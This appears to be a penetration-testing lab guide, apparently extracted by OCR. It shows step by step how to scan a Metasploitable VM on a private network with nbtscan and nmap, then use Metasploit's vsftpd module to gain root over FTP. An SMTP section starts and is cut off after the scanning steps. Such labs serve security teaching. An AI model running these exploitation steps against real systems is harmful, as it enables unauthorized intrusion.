
4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1:

Ifconfig


Check your ip-address.



Step 2:

nbtscan 192.168.56.0/24


Find the ip-address of metasploitable.



Step 3:

nmap -sV 192.168.56.101


Scan for the versions of all the services whose ports are currently open.



Step 4:

nmap -p 21 --script vuln 192.168.56.101


Check for the vulnerabilities for port 21.



Step 5:

msfconsole


Open the metasploit framework.



Step 6:

search vsftpd


Search for the vsftpd service.



Step 7:

Use 0


Use the module with index 0.



Step 8:

show options


Show all the options for the selected module.



Step 9:

show payloads.


Show all the available payloads.




Step 10:

Set 0


Use the payload with index 0.



Step 11:
set RHOSTS 192.168.56.101
Set the remote host.



Step 12: Exploit metasploitable inorder to get the root access.




b) Exploiting Metasploit using SMTP

Step 1:

Ifconfig


Check you ip-address.



Step 2:

nbtscan 192.168.56.0/24


Find the ip-address of metasploitable.



Step 3:

nmap -sV 192.168.56.101

